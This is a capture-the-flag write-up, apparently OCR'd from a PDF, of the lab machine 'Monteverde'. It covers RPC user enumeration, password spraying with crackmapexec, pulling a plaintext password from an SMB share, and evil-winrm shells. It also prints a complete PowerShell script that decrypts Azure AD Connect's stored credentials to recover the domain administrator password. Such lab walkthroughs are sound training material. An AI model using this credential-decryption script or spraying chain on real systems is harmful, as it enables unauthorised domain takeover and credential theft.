

Monteverde

The scan show RPC and the domain name.



We add the machine's IP and domain to /etc/hosts.



```
┌──(kali㉿kali)-[~]
└─$ rpcclient -U "" -N 10.10.10.172
rpcclient $> enumdomusers
user:[Guest] rid:[0×1f5]
user:[AAD_987d7f2f57d2] rid:[0×450]
user:[mhope] rid:[0×641]
user:[SABatchJobs] rid:[0×a2a]
user:[svc-ata] rid:[0×a2b]
user:[svc-bexec] rid:[0×a2c]
user:[svc-netapp] rid:[0×a2d]
user:[dgalanos] rid:[0×a35]
user:[roleary] rid:[0×a36]
user:[smorgan] rid:[0×a37]
rpcclient $>
```

With rpcclient we get a list of usernames.

```
  GNU nano 7.2
user:[Guest] rid:[0×1f5]
user:[AAD_987d7f2f57d2] rid:[0×450]
user:[mhope] rid:[0×641]
user:[SABatchJobs] rid:[0×a2a]
user:[svc-ata] rid:[0×a2b]
user:[svc-bexec] rid:[0×a2c]
user:[svc-netapp] rid:[0×a2d]
user:[dgalanos] rid:[0×a35]
user:[roleary] rid:[0×a36]
user:[smorgan] rid:[0×a37]
```

```
┌──(kali㉿kali)-[~]
└─$ cat m_users.txt | awk -F '[][]' '{print $2}'
Guest
AAD_987d7f2f57d2
mhope
SABatchJobs
svc-ata
svc-bexec
svc-netapp
dgalanos
roleary
smorgan
```

I filter to a new file only the names.

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.172 -u m_users.txt -p m_users.txt
SMB         10.10.10.172    445    MONTEVERDE       [*] Windows 10.0 Build 17763 x64 (name:MONTEVERDE) (domain:MEGABANK.LOCAL)
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\Guest:Guest STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\Guest:AAD_987d7f2f57d2 STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\Guest:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\Guest:SABatchJobs STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\Guest:svc-ata STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\Guest:svc-bexec STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\Guest:svc-netapp STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\Guest:dgalanos STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\Guest:roleary STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\Guest:smorgan STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\AAD_987d7f2f57d2:Guest STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\AAD_987d7f2f57d2:AAD_987d7f2f57d2 STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\AAD_987d7f2f57d2:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\AAD_987d7f2f57d2:SABatchJobs STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\AAD_987d7f2f57d2:svc-ata STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\AAD_987d7f2f57d2:svc-bexec STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\AAD_987d7f2f57d2:svc-netapp STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\AAD_987d7f2f57d2:dgalanos STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\AAD_987d7f2f57d2:roleary STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\AAD_987d7f2f57d2:smorgan STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:Guest STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:AAD_987d7f2f57d2 STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:SABatchJobs STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:svc-ata STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:svc-bexec STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:svc-netapp STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:dgalanos STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:roleary STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\mhope:smorgan STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:Guest STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:AAD_987d7f2f57d2 STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
```


```
SMB         10.10.10.172    445    MONTEVERDE       [-] MEGABANK.LOCAL\SABatchJobs:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
```


With crackmapexec smb I attempt to see if a user exist with the same username as their password.
And we get a match on the last username.

```
┌──(kali㉿kali)-[~]
└─$ smbmap -u "SABatchJobs" -p "SABatchJobs" -d MEGABANK.LOCAL -H 10.10.10.172
[+] IP: 10.10.10.172:445        Name: MEGABANK.LOCAL
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        azure_uploads                                           READ ONLY
        C$                                                      NO ACCESS       Default share
        E$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
        users$                                                  READ ONLY
```

We can use smbmap and connect with our new user and look for information.

Inside there is a user name mhope with a file, So we download it and see what's inside.

```
┌──(kali㉿kali)-[~]
└─$ smbmap -u "SABatchJobs" -p "SABatchJobs" -d MEGABANK.LOCAL -H 10.10.10.172 -r users$
[+] IP: 10.10.10.172:445        Name: MEGABANK.LOCAL
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        users$                                                  READ ONLY
        .\users$\*
        dr--r--r--                0 Fri Jan  3 08:12:48 2020    .
        dr--r--r--                0 Fri Jan  3 08:12:48 2020    ..
        dr--r--r--                0 Fri Jan  3 08:15:23 2020    dgalanos
        dr--r--r--                0 Fri Jan  3 08:41:18 2020    mhope
        dr--r--r--                0 Fri Jan  3 08:14:56 2020    roleary
        dr--r--r--                0 Fri Jan  3 08:14:28 2020    smorgan
```

```
┌──(kali㉿kali)-[~]
└─$ smbmap -u "SABatchJobs" -p "SABatchJobs" -d MEGABANK.LOCAL -H 10.10.10.172 -r users$/mhope
[+] IP: 10.10.10.172:445        Name: MEGABANK.LOCAL
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        users$                                                  READ ONLY
        .\users$mhope\*
        dr--r--r--                0 Fri Jan  3 08:41:18 2020    .
        dr--r--r--                0 Fri Jan  3 08:41:18 2020    ..
        fw--w--w--             1212 Fri Jan  3 09:59:24 2020    azure.xml
```

```
┌──(kali㉿kali)-[~]
└─$ smbmap -u "SABatchJobs" -p "SABatchJobs" -d MEGABANK.LOCAL -H 10.10.10.172 --download users$/mhope/azure.xml
[+] Starting download: users$\mhope\azure.xml (1212 bytes)
[+] File output to: /home/kali/10.10.10.172-users_mhope_azure.xml
```

```
┌──(kali㉿kali)-[~]
└─$ cat 10.10.10.172-users_mhope_azure.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
```

The file contains a password and because we found it inside mhope we can check if they match.

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.10.172 -u mhope -p "4n0therD4y@n0th3r$"

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: q

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mhope\Documents> cd ..
*Evil-WinRM* PS C:\Users\mhope> cd Desktop
*Evil-WinRM* PS C:\Users\mhope\Desktop> dir


    Directory: C:\Users\mhope\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         8/11/2023  10:08 AM             34 user.txt
```

We get a connection and find our first flag.

```
mcode.ps1 - Code - OSS
File Edit Selection View Go Run Terminal Help
mcode.ps1
home > kali > mcode.ps1
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Server=localhost;Integrated Security=true;Initial Catalog=ADSync"
$client.Open()
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM mms_server_configuration"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$key_id = $reader.GetInt32(0)
$instance_id = $reader.GetGuid(1)
$entropy = $reader.GetGuid(2)
$reader.Close()

$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration FROM mms_management_agent WHERE ma_type = 'AD'"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$config = $reader.GetString(0)
$crypted = $reader.GetString(1)
$reader.Close()

add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'
$km = New-Object -TypeName Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager
$km.LoadKeySet($entropy, $instance_id, $key_id)
$key = $null
$km.GetActiveCredentialKey([ref]$key)
$key2 = $null
$km.GetKey(1, [ref]$key2)
$decrypted = $null
$key2.DecryptBase64ToString($crypted, [ref]$decrypted)

$domain = select-xml -Content $config -XPath "//parameter[@name='forest-login-domain']" | select @{Name = 'Domain'; Expression = {$_.node.InnerText}}
$username = select-xml -Content $config -XPath "//parameter[@name='forest-login-user']" | select @{Name = 'Username'; Expression = {$_.node.InnerText}}
$password = select-xml -Content $decrypted -XPath "//attribute" | select @{Name = 'Password'; Expression = {$_.node.InnerText}}

Write-Host ("Domain: " + $domain.Domain)
Write-Host ("Username: " + $username.Username)
Write-Host ("Password: " + $password.Password)
```


Through the user I upload a powershell with a goal to get a user from sql.

Create a Connection

You simply create an object of *System.Data.SqlClient.SqlConnection* and pass the connection string that will be used to connect to the given SQL Server instance...don't forget to open it.

```
$sqlConn = New-Object System.Data.SqlClient.SqlConnection
$sqlConn.ConnectionString = "Server=localhost\sql12;Integrated Security=true;Initial Catalog=ma
ster"
$sqlConn.Open()
```

I used this website to make changes to the code to match it to my current situation /https://www.sqlshack.com/connecting-powershell-to-sql-server



After uploading it from Evil-WinRm and running it I managed to get an administrator user.

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.10.172 -u administrator -p 'd0m@in4dminyeah!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: q

Data: For more information, check Evil-WinRM GitHub: https://github.co

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         8/11/2023  10:08 AM             34 root.txt
```

Inside the administrator we find the final flag.